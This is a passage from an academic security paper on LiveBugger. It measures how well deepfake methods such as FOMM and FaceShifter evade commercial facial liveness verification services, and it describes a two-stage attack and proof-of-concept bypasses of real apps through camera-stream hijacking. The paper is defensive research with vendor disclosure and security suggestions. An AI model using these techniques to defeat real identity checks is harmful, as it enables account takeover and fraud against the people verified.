According to Table 5, adversarial training significantly improves the attack effectiveness of FOMM, especially in terms of bypassing the anti-deepfake detection. For example, after adversarial training, the anti-deepfake evasion rate is increased from 33% to 46% on BD, and the corresponding *P*-value is 0.00000039, which indicates a significant improvement. In addition, the adversarially trained FOMM is also more effective in terms of other metrics, although the improvement is not as significant. In summary, even though no visible visual difference exists between the videos synthesized by normal and adversarially trained FOMM, the latter can bypass FLV more effectively.

Platform	Method	Successful / Failed Image			
		Liveness Evasion	Anti-deepfake Evasion	Face Matching	Overall Evasion
BD	FOMM	100% / 87%	49% / 29%	100% / 100%	**49% / 26%**
	FaceShifter	96% / 95%	57% / 65%	94% / 95%	54% / 60%
TC	FOMM	32% / 5%	55% / 58%	99% / 100%	**27% / 5%**
	FaceShifter	60% / 50%	100% / 100%	93% / 96%	58% / 50%

Table 6: Evaluation of the target image.




Figure 10: Evaluation of the driving video.

5.3 Driving Videos

Intuitively, whether a driving video passes FLV or not may affect the success of the synthesized video. To validate this, we utilize `LiveBugger` to evaluate the role of the driving video for bypassing FLV. Specifically, we first sample 20 images from the image dataset as the target images. Then, we configure the driving videos in `LiveBugger` as videos that can pass silence-based FLV and cannot pass it, respectively, and utilize `LiveBugger` to evaluate a target FLV API.

Figure 10 shows the influence of the driving video on the bypass rate, where the driving video that can pass silence-based FLV is denoted as 'successful' and 'failed' otherwise. From Figure 10, we can see that the influence of the driving video on FaceShifter is more significant than that on FOMM. For example, FaceShifter with the passed driving video can achieve an overall evasion rate of 96% on CW, while with the failed driving video, it can only achieve an overall evasion rate of 51%. As for FOMM, the successful and failed driving videos result in similar overall evasion rate. After analysis, we speculate that this is because FaceShifter is a face-swapping method, while FOMM is a face reenactment method. The face-swapping method swaps the identity (face) of the driving video with the identity (face) of the target image. The obtained video is more similar to the driving video, including background, expression, and posture. Therefore, the driving video has a significant influence on face swapping methods. On the contrary, face reenactment methods fuse the action of the driving video to the target image to reenact the target image, i.e., the synthesized video is more similar to the target image. Therefore, face reenactment methods are less affected

Platform	Method	Liveness Evasion	Anti-deepfake Evasion	Overall Evasion
BD / TC	FOMM	91% / 10%	22% / 52%	**22% / 5%**
	FOMM (Stage1)	100% / 14%	86% / 94%	**86% / 13%**
	FOMM (Stage2)	94% / 10%	39% / 52%	**39% / 6%**
	FOMM (Stage1+Stage2)	100% / 20%	92% / 99%	**92% / 20%**

Table 7: Evaluation of the two-stage approach.

by the driving video.

5.4 Target Images

Based on the analysis in Section 5.3, intuitively, the target image may greatly influence face reenactment methods for bypassing FLV compared to face swapping methods. Now, we discuss the influence of the target image on the bypass rate. For exploring its influence, we randomly sample 20 images that can pass image-based FLV from the image dataset and 20 images that cannot pass, respectively. Then, we use `LiveBugger` to explore such influence. The evaluation results are shown in Table 6.

As shown in Table 6, the target image has different influences on different deepfake techniques for bypassing FLV. Specifically, for FOMM, the synthesized video based on the passed target image is more likely to bypass FLV than the failed one. For instance, for FOMM, the successful image can achieve an overall evasion rate of 49% on BD, much higher than that (26%) achieved by the failed image. While for FaceShifetr, the successful and failed images achieve similar overall evasion rate. Note that, FaceShifter and FOMM are face-swapping and face-reenactment methods, respectively. We conjecture that this is because each frame in a synthesized video by a face reenactment method is more similar to the target image, such as background and identity. Therefore, the target image has more impact on face reenactment methods.

5.5 A Customized Two-stage Attack

According to the above interesting insights, the driving video and the target image can improve the attack effectiveness of face swapping methods and face reenactment methods, respectively. For face swapping, since the driving video is under full control of an adversary, he/she can adopt the passed driving video to improve the attack effectiveness; while for face reenactment, the obtained target image is not under full control of an adversary. To this end, we propose a two-stage approach to improve the performance of face reenactment methods further.

Stage 1: After we get a target image, we transform it to an image that can pass image-based FLV, which helps synthesize a video that can bypass silence-based FLV. For simplicity, we use FaceShifter to transform the image, which can be trivially extended to other face swapping methods.

Stage 2: According to the analysis in Section 5.2, adversarial training can improve the effectiveness of bypassing FLV. Therefore, at this stage, we use a face reenactment method that incorporates adversarial training to synthesize fake videos.

Name	Type	FLV	Area	Result
BI (Basic)	API	Silence-based	Germany	84%
BI (with Assistance)		Action-based		82%
PI	API	Image-based	French	90%
AC	API	Image-based	Korea	52%
NT	Demo APP	Silence-based	Lithuania	✓
BD	Demo APP	Action-based	China	✓
TC	Demo APP	Silence-based	China	✓
FPP	Demo APP	Action-based	China	×

Table 8: Evaluation of FLV APIs from the global market. ✓ denotes a successful attack; × denotes a failed attack.

Now, we explore the effectiveness of the customized two-stage attack. Specifically, we first randomly select 20 target images and transform them with FaceShifter to make them pass image-based FLV. Then, due to the effectiveness of FOMM for bypassing FLV, we utilize it to synthesize videos based on five driving videos and the transformed images. Finally, we use the synthesized videos to evaluate the target FLV API. The evaluation and ablation studies of the customized two-stage approach are shown in Table 7.

From Table 7, we have the following observations. 1) Both Stage 1 and Stage 2 can improve the effectiveness of bypassing FLV. For example, the original FOMM can achieve an overall evasion rate of 22% on BD, while the FOMM with Stage 1 and Stage 2 can improve the overall evasion rate to 86% and 39% respectively, which indicates a big improvement. 2) The two-stage approach (Stage 1 + Stage 2) achieves the highest overall evasion rate. For example, it can increase the overall evasion rate on BD to 92%. These observations further confirm the insights observed in previous sections.

6 Evaluation on Global FLV Services

In Section 4, we have evaluated the most representative FLV APIs in China. Different from the AI cloud vendors evaluated in Section 4, most of the global FLV vendors often provide a specific type of FLV. For better representing the threat surface, we also utilize `LiveBugger` to evaluate these leading global vendors. According to the FLV service forms, we evaluate them in the following ways. For the vendors that provide the FLV API, we directly evaluate them in a way similar to Section 4. For some vendors, we only have access to their demo APPs, which limits the flexibility for calling the low-level FLV API. Thus, we evaluate them in a more real-world setting. Specifically, we first hijack the camera video stream of a local device, which runs the evaluated demo APP. Since evaluating the demo APPs in a large-scale manner is challenging, in the evaluation, we randomly select five identities from the image dataset as the victims. Then, we utilize `LiveBugger` to synthesize the corresponding fake videos and push them into the demo APPs in a real-time manner. For each demo APP, we consider the attack successful if more than three out of five trials are successful.

We evaluate the APIs or demo APPs provided by representative vendors from the global market. The reason to consider these vendors is as follows: 1) BI is one of the leading biometric vendors, which was successfully tested for level A and

level B attacks according to ISO 30107-3; 2) PI was selected as a finalist for the “Best Use of AI in fintech" in IFTA2020; 3) NT is among the eight most accurate face recognition algorithm vendors; 4) AC is one of the leading visual recognition AI firms in Korea; 5) FPP is widely evaluated by previous work [32]; 6) due to the large market share of BD and TC, we further evaluate their demo APPs' vulnerability. We present the service types provided by these vendors and the evaluation results in Table 8. Note that, we report attack success rate and binary attack result (i.e., a successful or failed attack) for APIs and demo APPs, respectively.

From Table 8, we can see that the security risks also exist in FLV vendors from the global market. (1) All the evaluated APIs can be bypassed effectively. For example, as shown in Table 8, we can achieve an attack success rate of 90% on PI. (2) Besides, compared to the basic FLV provided by BI (i.e., silence-based FLV), the FLV with assistance (i.e., action-based FLV) brings limited security gain, which is the same as the observations in Section 4. (3) For demo APPs, most of them can be attacked successfully, further threatening the security of downstream clients. As for FPP, since it deploys coherence detection, the synthesized video via the stitched driving video can be detected with high confidence. Therefore, we alternatively manually record the required driving video. Although we cannot fully bypass it in this way, we decrease the confidence that a fake video is detected as an attack from 0.99 to around 0.5 (the detection threshold).

In summary, similar to the evaluation results in Section 4, the evaluation on the global FLV vendors confirms that most of them are vulnerable to deepfake-powered attacks, which is a severe and widely existing threat.

7 Proof-of-concept Attack

As the source of the software supply chain, the security risks of APIs will threaten many downstream applications and clients. In previous sections, we have illustrated that the security risks are widespread in various FLV APIs and demo APPs. In this section, we evaluate such risks in a more real-world setting. We conduct proof-of-concept attacks on representative clients of these APIs via a manner similar to the demo APP evaluation in Section 6, demonstrating the feasibility of conducting such attacks in the real world. Specifically, we hijack the camera video stream of the evaluated applications and feed them with the synthesized video stream in a real-time manner. The evaluated applications are selected from the representative clients of the corresponding FLV vendors according to their official websites, including HN Airlines, TK Insurance, R360 and HZ Citizen Card. HN Airlines is rated as Skytrax five-star airline and one of the best airlines in China. R360 is one of the most valued fintech unicorns in the world. TK Insurance is one of the largest life insurers by premium income in China. HZ Citizen Card is a widely-used government service application in one of the smartest cities in China. All of these applications have a vast amount of users. For each APP, we recruit five volunteers from the university as its users. Note that one volunteer may use multiple APPs. These volunteers register accounts for the corresponding APPs, which can be considered as an enrollment process. All the APPs provide services that require FLV. Then, we use the volunteers' accounts (authorized by them) to evaluate the security of FLV services. We present the evaluation results in Table 9.

Type	Name	Attack Result	Users/Downloads
APPs	HN Airlines	✓	30 million
	R360	✓	0.33 billion
	TK Insurance	✓	15 million
	HZ Citizen Card	✓	35 million

Table 9: Evaluation of proof-of-concept attacks. ✓denotes a successful attack; × denotes a failed attack.

From Table 9, we can see that all the evaluated APPs can be attacked successfully, and thus threaten the security of millions of users of these APPs. Taking HN Airlines (a representative client of BD's FLV services) as an example, we show the attack screenshot in Figure 16 of Appendix C. As shown in Figure 16(a), the application requires the user to shake his head. Therefore, we reenact the target facial image to shake his head, which can be recognized by the application. We repeat the above reenactment process for each of the required actions, and then the corresponding verification can be bypassed. It makes compromising the account of the target user possible, e.g., stealing his/her accumulated miles.

8 Discussion

8.1 Ethical Consideration

In this work, we conduct a comprehensive security evaluation on FLV using deepfake, which may raise some ethical concerns. Similar to the previous studies about the security of AI-powered systems [33–35], we pay special attention to the legal and ethical boundaries. First, we use open-source datasets to conduct deepfake synthesis and security evaluation, which is a legitimate and common practice in face-related security research [29, 36]. Besides, since we directly call the target APIs with the target image and the synthesized images/videos, no fake accounts were created for the celebrities. Second, our evaluation of the commercial FLV APIs strictly follows the official instructions, and we paid for the API usage. Besides, we limit the Queries Per Second (QPS) to the recommended value. Therefore, our evaluation does not affect the normal service of the target vendor. For demo APPs provided by some vendors, since it is provided for trial use, the evaluation on them will not affect the normal business affairs. Thirdly, for the proof-of-concept attacks, we evaluate some widely used applications with the accounts of volunteers and get their authorization, which does not affect other users and the business affairs of the corresponding company. Besides, we have reported our results to the corresponding vendors and got their acknowledgments. Finally, we replace the vendor and APP name with cryptonyms, which can minimize the potential security risks to the affected vendors.

8.2 Vulnerability of FLV Services

In this work, we utilize deepfake-powered attacks to evaluate the vulnerability of existing representative FLV APIs and find that almost all of them can be compromised. As the source of the FLV service supply chain, the vulnerability will be inherited by downstream APPs, further threatening millions of end-users. After fine-grained analysis, we speculate that the following reasons cause it. (1) The design of the verification process of some FLV APIs is problematic. For example, the voice-based FLV API of BD detects the audio signal and facial liveness in a separate manner, which is highly vulnerable. We can easily bypass it via importing the required audio to the video. (2) The effectiveness of FLV's defense mechanism is concerning. Specifically, it seldom considers stronger attacks (e.g., the proposed deepfake-powered attacks). For comparison, we evaluate the effectiveness of FLV APIs for defending against the presentation attacks and show the results in Table 11 of Appendix C. It can be seen that the presentation attack can hardly pose any threat to the current FLV APIs. However, as we can see from Section 4, the effectiveness of the deepfake-powered attack is much higher than that of the presentation attack. Therefore, it is urgent for FLV designers to integrate the defense capability of FLV against stronger attacks, especially the new arising attacks.

In summary, the imperfection of underlying FLV mechanisms and the inadequate defense capabilities make current FLV services vulnerable to deepfake-powered attacks.

8.3 Variations of Attack Effectiveness

The evaluation in Section 4 shows that some deepfake methods show higher effectiveness to evade FLV. For instance, Figures 6 and 8 show that FaceShifter and FOMM often attain higher overall evasion rate on different vendors compared with other deepfake methods. In general, more advanced deepfake methods (e.g., FaceShifter and FOMM) often obtain better visual results, leading to higher attack effectiveness. Meanwhile, different deepfake methods also show variations across different vendors. Figure 7 indicates that FaceShifter performs better on BD and TC, while FOMM performs better on ST and iFT. Without access to the technical details of the target FLV vendors, we speculate that such variations are attributed to the defense measures deployed by different vendors. For instance, certain vendors may deploy defenses against specific deepfake attacks.

8.4 Security Suggestions

Below, we provide security suggestions based on the valuable insights observed in Sections 4 and 5. Specifically, we provide customized suggestions for different types of FLV. a) **Image-based FLV.** According to the evaluation in Section 4.2, an adversary can utilize one facial image to bypass the FLV systems. We recommend abandoning image-based FLV in the future. b) **Silence-based FLV.** Since silence-based FLV does not require any auxiliary information, an adversary can easily utilize deepfake to bypass it. Therefore, anti-deepfake detection becomes necessary for silence-based FLV. However, a big gap exists between current anti-deepfake detection and human perception. Therefore, anti-deepfake detection should draw more research attention in the future. Note that, anti-deepfake detection is also necessary for voice-based FLV and action-based FLV. c) **Voice-based FLV.** Voice-based FLV can adopt a cross-modal manner in the future. Specifically, during verification, it can consider the match of lip movements with the audio signal, or even voiceprint to improve the security. Besides, the form of the random process should not be limited to digits, but a random process with much more diversity. d) **Action-based FLV.** Head movements often cause visual incoherence and unnatural distortion in the synthesized video. Therefore, coherence and anti-deepfake detection should play a vital role in developing secure action-based FLV in the future. Besides, action-based FLV may adopt actions that are hard to be synthesized by deepfake.

8.5 Limitations and Future Work

Firstly, our goal is to evaluate the security of FLV. Therefore, we integrate several SOTA deepfake methods, which can efficiently bypass FLV. Since many deepfake methods are based on a similar methodology, `LiveBugger` does not include all the deepfake methods. However, thanks to its high extendability, `LiveBugger` is ready to be extended to incorporate new deepfake methods. Moreover, we plan to open-source `LiveBugger` to facilitate the FLV security research and encourage the community to contribute more techniques.

Secondly, in this study, we mainly focus on the one-shot setting. Indeed, an adversary usually can obtain more than one facial image of the victim, which may bring more security risks to FLV. Note that, few-shot deepfake methods [37, 38] can be easily incorporated into `LiveBugger` if the threat model is relaxed to the few-shot setting. According to [37, 38], compared to the one-shot setting, the few-shot setting can output more realistic results, which may pose greater threats to FLV. We plan to extend our work to the few-shot setting in the future.

Finally, extending the current work to other domains, such as speaker recognition, is an interesting future work. Besides, according to the security suggestions, developing effective and robust defense schemes is also a promising future work.

9 More Related Work

In Black Hat 2009, researchers first showed how to easily bypass facial authentication using one facial image [39]. Later, based on the facial disclosure shared on social networks, Li *et al.* systematically studied the threat brought by the presentation attack [40].

To mitigate such attacks, many defenses have been proposed via [10, 13, 14, 41, 42]. In early times, researchers used hand-crafted features to detect face spoofing. For example, eye blinking detection is a common heuristic used by many FLV systems [43]. Later on, with the rapid progress of deep

learning, many researchers used deep features to detect the presentation attack. Jorabloo *et al.* proposed a CNN architecture with proper constraints and supervisions for decomposition to detect fake faces [44]. George *et al.* also utilized CNN for face spoofing detection with deep pixel-wise supervision [45]. Recently, Spatio-Temporal Anti-Spoof Network (STASN) achieved SOTA performance on public anti-spoofing datasets [46]. Except for these detection methods, researchers also proposed many defenses from the perspective of FLV design [47–49]. Chetty *et al.* proposed a challenge-response-based liveness detection mechanism that involves user interaction (speaking given digits), which can significantly improve FLV security [47]. More recently, Tang et al. proposed a liveness detection protocol based on light reflections [50]. It requires the screen emitting light of random colors and uses a camera to capture the light reflected from the face as the liveness clue. Uzun et al. presented a Captcha-based liveness detection system, which requires the user to record a video when answering a Captcha to complete the verification [18].

Compared to existing studies, our work differs in several major aspects. 1) Most previous work focuses on developing new liveness detection mechanisms [18, 47, 50]; in contrast, our work aims to raise concerns about the change of attack surfaces caused by deepfake and shed light on the future directions of improving the security assurance of current FLV services. 2) Prior work evaluates face recognition without liveness detection. For example, the services evaluated in Uzun's work [18], including Face API MS Azure and Amazon Rekognition, do not assume liveness detection capabilities. Although Uzun et al. used smile detection as a liveness clue, it is not officially provided by the above services. Thus, it dose not fully expose the security risks of the latest FLV services enhanced by liveness detection. 3) The attack-defense landscape of FLV has since changed significantly. On one hand, FLV vendors have greatly improved their security. For instance, some vendors claim that their services are equipped with deepfake detection capabilities. On the other hand, recent years have witnessed striding advances in deepfake techniques, which pose unprecedented challenges for FLV. Therefore, it is imperative to re-evaluate the security assurance of the latest FLV services facing SOTA deepfake techniques. In this paper, to bridge the gap, we conduct the first systematic evaluation and exploration of the threats of deepfake against FLV.

10 Conclusion

We design and implement `LiveBugger`, a first-of-its-kind security evaluation framework for FLV. An extensive evaluation using `LiveBugger` demonstrates that most representative FLV systems are highly vulnerable to deepfake-based attacks. Further, from the adversary's perspective, we explore the factors that may impact the attack effectiveness of deepfake. Based on the findings in this exploration, we propose a customized two-stage approach that can further boost the attack success rate by up to 70%. To assess the threats in realistic settings, we perform proof-of-concept attacks in real-world applications. Lastly, we provide a set of suggestions to improve the security of FLV. We hope this work can shed light on developing more effective and robust FLV schemes.

Acknowledgements

We thank our shepherd Bimal Viswanath and anonymous reviewers for their valuable feedback. This work was partly supported by the National Key Research and Development Program of China under No. 2020AAA0140004, National Natural Science Foundation of China (NSFC) under No. 62102360, U1936215 and U1836202, and the Zhejiang Provincial Natural Science Foundation for Distinguished Young Scholars under No. LR19F020003. Ting Wang was partially supported by the National Science Foundation under Grant No. 1951729, 1953813, and 1953893.

References

[1] Z. Ming, J. Chazalon, M. M. Luqman, M. Visani, and J.-C. Burie, "Facelivenet: End-to-end networks combining face verification with interactive facial expression-based liveness detection," in *2018 24th International Conference on Pattern Recognition (ICPR)*. IEEE, 2018, pp. 3507–3512.

[2] E. Ivanova and G. Borzunov, "Improving the security of the facial biometrics system using the liveness detection module," in *Advanced Technologies in Robotics and Intelligent Systems*. Springer, 2020, pp. 199–205.

[3] M. Smith-Creasey, F. A. Albalooshi, and M. Rajarajan, "Continuous face authentication scheme for mobile devices with tracking and liveness detection," *Microprocessors and Microsystems*, vol. 63, pp. 147–157, 2018.

[4] T. Yang, W.-G. Chen, Y.-N. Zhang, and M.-R. Wu, "Empirical study on web-based facial recognition services," in *2018 IEEE 4th International Conference on Computer and Communications (ICCC)*. IEEE, 2018, pp. 1463–1467.

[5] "Advancing facial technology to fight identity fraud through liveness detection," https://www.biometricupdate.com/202002/advancing-facial-technology-to-fight-identity-fraud-through-liveness-detection.

[6] "iProov face biometrics deployed in OCBC ATMs in Singapore pilot," https://www.biometricupdate.com/202103/iproov-face-biometrics-deployed-in-ocbc-atms-in-singapore-pilot.

[7] P. Lu, "Facial Recognition Report of China in 2020," https://pdf.dfcfw.com/pdf/H3_AP202101221453140684_1.pdf?1611321532000.pdf, april, 2020.

[8] "The 10 most critical API security risks," https://api-university.com/blog/the-10-most-critical-api-security-risks-part-2-broken-user-authentication/.

[9] R. Ramachandra and C. Busch, "Presentation attack detection methods for face recognition systems: A comprehensive survey," *ACM Computing Surveys (CSUR)*, vol. 50, no. 1, pp. 1–37, 2017.

[10] Z. Boulkenafet, J. Komulainen, and A. Hadid, "Face anti-spoofing based on color texture analysis," in *2015 IEEE international conference on image processing (ICIP)*. IEEE, 2015, pp. 2636–2640.

[11] X. Li, J. Komulainen, G. Zhao, P.-C. Yuen, and M. Pietikäinen, "Generalized face anti-spoofing by detecting pulse from face videos," in *2016 23rd International Conference on Pattern Recognition (ICPR)*. IEEE, 2016, pp. 4244–4249.

[12] S.-Q. Liu, X. Lan, and P. C. Yuen, "Remote photoplethysmography correspondence feature for 3d mask face presentation attack detection," in *Proceedings of the European Conference on Computer Vision (ECCV)*, 2018, pp. 558–573.

[13] X. Tan, Y. Li, J. Liu, and L. Jiang, "Face liveness detection from a single image with sparse low rank bilinear discriminative model," in *European Conference on Computer Vision*. Springer, 2010, pp. 504–517.

[14] J. Määttä, A. Hadid, and M. Pietikäinen, "Face spoofing detection from single images using micro-texture analysis," in *2011 international joint conference on Biometrics (IJCB)*. IEEE, 2011, pp. 1–7.

[15] A. George, Z. Mostaani, D. Geissenbuhler, O. Nikisins, A. Anjos, and S. Marcel, "Biometric face presentation attack detection with multi-channel convolutional neural network," *IEEE Transactions on Information Forensics and Security*, vol. 15, pp. 42–55, 2019.

[16] G. Wang, H. Han, S. Shan, and X. Chen, "Cross-domain face presentation attack detection via multi-domain disentangled representation learning," in *Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition*, 2020, pp. 6678–6687.

[17] Y. Mirsky and W. Lee, "The creation and detection of deepfakes: A survey," *ACM Computing Surveys (CSUR)*, vol. 54, no. 1, pp. 1–41, 2021.

[18] E. Uzun, S. P. H. Chung, I. Essa, and W. Lee, "rtcaptcha: A real-time CAPTCHA based liveness detection system," in *NDSS*, 2018.

[19] S. A. Buo, "The emerging threats of deepfake attacks and countermeasures," *arXiv preprint arXiv:2012.07989*, 2020.

[20] "ZAO APP in Apple Store," https://apps.apple.com/cn/app/id1465199127.

[21] "Chinese government-run facial recognition system hacked by tax fraudsters: report," https://www.scmp.com/tech/tech-trends/article/3127645/chinese-government-run-facial-recognition-system-hacked-tax.

[22] Y. Nirkin, Y. Keller, and T. Hassner, "Fsgan: Subject agnostic face swapping and reenactment," in *Proceedings of the IEEE international conference on computer vision*, 2019, pp. 7184–7193.

[23] "Facial Recognition Market Size to Reach USD 9.99 Billion by 2025," https://www.prnewswire.com/news-releases/facial-recognition-market-size-to-reach-usd-9-99-billion-by-2025--valuates-reports-301071952.html.

[24] Y. Zhang, Z. Yin, Y. Li, G. Yin, J. Yan, J. Shao, and Z. Liu, "Celeba-spoof: Large-scale face anti-spoofing dataset with rich annotations," in *European Conference on Computer Vision*. Springer, 2020, pp. 70–85.

[25] Y. Liu, J. Stehouwer, A. Jourabloo, and X. Liu, "Deep tree learning for zero-shot face anti-spoofing," in *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, 2019, pp. 4680–4689.

[26] O. Wiles, A. Sophia Koepke, and A. Zisserman, "X2face: A network for controlling face generation using images, audio, and pose codes," in *Proceedings of the European conference on computer vision (ECCV)*, 2018, pp. 670–686.

[27] S. Tripathy, J. Kannala, and E. Rahtu, "Icface: Interpretable and controllable face reenactment using gans," in *The IEEE Winter Conference on Applications of Computer Vision*, 2020, pp. 3385–3394.

[28] A. Siarohin, S. Lathuilière, S. Tulyakov, E. Ricci, and N. Sebe, "First order motion model for image animation," in *Advances in Neural Information Processing Systems*, 2019, pp. 7137–7147.

[29] L. Li, J. Bao, H. Yang, D. Chen, and F. Wen, "Faceshifter: Towards high fidelity and occlusion aware face swapping," *arXiv preprint arXiv:1912.13457*, 2019.

[30] A. Bulat and G. Tzimiropoulos, "How far are we from solving the 2d & 3d face alignment problem? (and a dataset of 230,000 3d facial landmarks)," in *International Conference on Computer Vision*, 2017.

[31] I. Goodfellow, J. Pouget-Abadie, M. Mirza, B. Xu, D. Warde-Farley, S. Ozair, A. Courville, and Y. Bengio, "Generative adversarial nets," *Advances in neural information processing systems*, vol. 27, pp. 2672–2680, 2014.

[32] M. Sharif, S. Bhagavatula, L. Bauer, and M. K. Reiter, "Accessorize to a crime: Real and stealthy attacks on state-of-the-art face recognition," in *Proceedings of the 2016 acm sigsac conference on computer and communications security*, 2016, pp. 1528–1540.

[33] B. Zhao, S. Ji, W.-H. Lee, C. Lin, H. Weng, J. Wu, P. Zhou, L. Fang, and R. Beyah, "A large-scale empirical study on the vulnerability of deployed iot devices," *IEEE Transactions on Dependable and Secure Computing*, 2020.

[34] C. Shi, X. Xu, S. Ji, K. Bu, J. Chen, R. Beyah, and T. Wang, "Adversarial captchas," *IEEE Transactions on Cybernetics*, 2021.

[35] B. Zhao, H. Weng, S. Ji, J. Chen, T. Wang, Q. He, and R. Beyah, "Towards evaluating the security of real-world deployed image captchas," in *Proceedings of the 11th ACM Workshop on Artificial Intelligence and Security*, 2018, pp. 85–96.

[36] S. Shan, E. Wenger, J. Zhang, H. Li, H. Zheng, and B. Y. Zhao, "Fawkes: Protecting privacy against unauthorized deep learning models," in *29th {USENIX} Security Symposium ({USENIX} Security 20)*, 2020, pp. 1589–1604.

[37] T.-C. Wang, M.-Y. Liu, A. Tao, G. Liu, J. Kautz, and B. Catanzaro, "Few-shot video-to-video synthesis," *arXiv preprint arXiv:1910.12713*, 2019.

[38] E. Zakharov, A. Shysheya, E. Burkov, and V. Lempitsky, "Few-shot adversarial learning of realistic neural talking head models," in *Proceedings of the IEEE International Conference on Computer Vision*, 2019, pp. 9459–9468.

[39] N. G. Duc, "Your face is not your password face authentication bypassing lenovo – asus – toshiba," 2009.

[40] Y. Li, K. Xu, Q. Yan, Y. Li, and R. H. Deng, "Understanding osn-based facial disclosure against face authentication systems," in *Proceedings of the 9th ACM symposium on Information, computer and communications security*, 2014, pp. 413–424.

[41] A. Benlamoudi, D. Samai, A. Ouafi, S. E. Bekhouche, A. Taleb-Ahmed, and A. Hadid, "Face spoofing detection using local binary patterns and fisher score," in *2015 3rd International Conference on Control, Engineering & Information Technology (CEIT)*. IEEE, 2015, pp. 1–5.

[42] S. Parveen, S. M. S. Ahmad, N. H. Abbas, W. A. W. Adnan, M. Hanafi, and N. Naeem, "Face liveness detection using dynamic local ternary pattern (dltp)," *Computers*, vol. 5, no. 2, p. 10, 2016.

[43] G. Pan, L. Sun, Z. Wu, and S. Lao, "Eyeblink-based anti-spoofing in face recognition from a generic webcamera," in *2007 IEEE 11th International Conference on Computer Vision*. IEEE, 2007, pp. 1–8.

[44] A. Jourabloo, Y. Liu, and X. Liu, "Face de-spoofing: Anti-spoofing via noise modeling," in *Proceedings of the European Conference on Computer Vision (ECCV)*, 2018, pp. 290–306.

[45] A. George and S. Marcel, "Deep pixel-wise binary supervision for face presentation attack detection," in *2019 International Conference on Biometrics (ICB)*. IEEE, 2019, pp. 1–8.

[46] X. Yang, W. Luo, L. Bao, Y. Gao, D. Gong, S. Zheng, Z. Li, and W. Liu, "Face anti-spoofing: Model matters, so does data," in *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, 2019, pp. 3507–3516.

[47] G. Chetty and M. Wagner, "Multi-level liveness verification for face-voice biometric authentication," in *2006 Biometrics Symposium: Special Session on Research at the Biometric Consortium Conference*. IEEE, 2006, pp. 1–6.

[48] T. Choudhury, B. Clarkson, T. Jebara, and A. Pentland, "Multimodal person recognition using unconstrained audio and video," in *Proceedings, International Conference on Audio-and Video-Based Person Authentication*. Citeseer, 1999, pp. 176–181.

[49] R. W. Frischholz and A. Werner, "Avoiding replay-attacks in a face recognition system using head-pose estimation," in *2003 IEEE International SOI Conference. Proceedings (Cat. No. 03CH37443)*. IEEE, 2003, pp. 234–235.

[50] D. Tang, Z. Zhou, Y. Zhang, and K. Zhang, "Face flashing: a secure liveness detection protocol based on light reflections," in *NDSS*, 2018.

Appendix

A Overall Setting

A.1 Deepfake Methods

`LiveBugger` incorporates six SOTA deepfake methods, including X2Face [26], ICface [27], FSGAN [22], First Order Method Model (FOMM) [28] and FaceShifter [29]. We present their categories in Table 10. Below, we give them a brief introduction respectively.

X2Face uses an embedding network and a driving network to generate fake videos. The embedding network maps pixels from the source frame/image to the embedded face, which can provide identity information. Then, based on the driving frame/image, the driving network maps pixels from the embedded face to the generated frame, which has the identity of the source frame/image and the pose/expression of the driving frame/image [27].

ICface is a two-stage generative adversarial network (GAN) based model trained in a self-supervised manner, which can use human interpretable signals (e.g., head pose angles) to control the pose and expressions of a given face image [27].

FSGAN is a GAN-based approach that can be used for face swapping (FSGAN_S) and face reenactment (FSGAN_R). It first uses a recurrent reenactment generator to estimate the reenacted face and its segmentation from the source frame/image, and a segmentation generator to estimate the face and hair segmentation from the target frame/image. Then, based on the above information, it uses an inpainting generator to estimate the complete reenacted face. Finally, it uses a blending generator to completely blend the reenacted face and target face [22].

FOMM first uses an unsupervised keypoint detector to extract first-order motion representation, including sparse keypoints and local affine transformations with respect to the reference frame/image. Then, the dense motion network uses the motion representation to generate dense optical flow from the driving frame/image to the source frame/image. Finally, the generator uses the source frame/image and the outputs of the dense motion network to generate the fake frame. Note that, the discriminator is optional during FOMM training [28].

FaceShifter is a novel two-stage GAN-based framework for high fidelity and occlusion aware face-swapping. It requires two input frames/images, i.e., a source frame/image to provide identity and a target frame/image to provide attributes (e.g., posture, scene lighting). In the first stage, it uses an Adaptive Embedding Integration Network (AEINet) to generate a high fidelity face-swapping result based on information integration (i.e., identity and attributes information). In the second stage, it uses the Heuristic Error Acknowledging Network (HEARNet) to handle the facial occlusions and refine the result, and generate the final frame/image [29].

Deepfake Method	Type
X2Face [26]	Face Reenactment
ICface [27]	Face Reenactment
FSGAN_S [22]	Face Swapping
FSGAN_R [22]	Face Reenactment
FOMM [28]	Face Reenactment
FaceShifter [29]	Face Swapping

Table 10: Deepfake methods used in our work.

B Additional Evaluation

B.1 Silence-based FLV

FaceShifter vs. FOMM. Since FaceShifter and FOMM achieve a much higher overall evasion rate, we further compare them on different vendors. The evaluation results are

shown in Figure 7. It can be seen that FaceShifter and FOMM have different adaptability on different vendors.




Figure 11: The extracted frames from synthesized videos. The first row denotes frames extracted from videos that can pass deepfake detection, while the second row denotes frames extracted from videos that cannot pass deepfake detection.

B.2 Voice-based FLV

Lip Language Detection. When the adversary obtains the given digits, he/she can interactively record a customized video with the matched lip movements as the driving video to synthesize the fake video. Below, we utilize the customized driving videos to evaluate CW's voice-based FLV API, as shown in Figure 12.

From Figure 12, we can clearly see that even though the voice-based FLV API deploys lip language detection, it still suffers high risks. For example, FOMM can still achieve around 60% overall evasion rate on CW. Therefore, although lip language detection brings security gain, it alone is not enough.

